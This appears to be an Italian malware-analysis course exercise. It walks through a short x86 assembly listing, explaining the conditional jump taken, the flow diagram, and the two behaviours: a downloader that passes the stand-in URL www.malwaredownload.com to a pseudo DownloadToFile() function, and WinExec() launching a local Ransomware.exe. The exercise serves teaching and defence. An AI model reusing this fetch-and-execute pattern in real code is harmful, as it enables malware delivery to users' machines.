5. Analisi avanzate: Un approccio pratico

Con riferimento al seguente codice, rispondere ai quesiti.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- **Spiegazione di quale salto condizionale effettua il Malware.**


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Prendendo in considerazione la seguente tabella, il **salto condizionale**, viene effettuato alla locazione di memoria **00401068**.

L'istruzione **jz** effettua il salto alla locazione **0040FFA0** solo se gli operandi dell'istruzione cmp sono uguali.
In questo caso il salto viene effettuato avendo **EBX pari a 11**.

- **Diagramma di flusso con indicazione dei salti effettuati.**

Salti effettuati
Salti non effettuati



- **Funzionalità implementate all'interno del Malware.**

Da quello che possiamo vedere il malware implementa **due funzionalità**.

Con la **prima** cerca di scaricare un altro malware da internet collegandosi ad un sito presumibilmente controllato dall'attaccante. Possiamo affermare che si comporti come un Downloader.
Con la **seconda** attraverso la funzione WinExec() esegue un malware già presente sulla macchina (possiamo vedere la path del Malware). Possiamo presumere che questo Malware sia stato precedentemente installato.

Nonostante ci siano due funzionalità, il malware ne esegue solo una.

- **Con riferimento alle istruzioni call, descriviamo come siano passati gli argomenti alle successive chiamate di funzione.**

Per entrambe le funzioni, i parametri sono passati sullo stack tramite **push**.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Attraverso la funzione **DownloadToFile()** gli si passa un **URL** (in questo caso www.malwaredownload.com) per scaricare dei file malevoli.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Invece per quanto riguarda la funzione **WinExec()**, gli viene passato il **path** del file eseguibile da far avviare.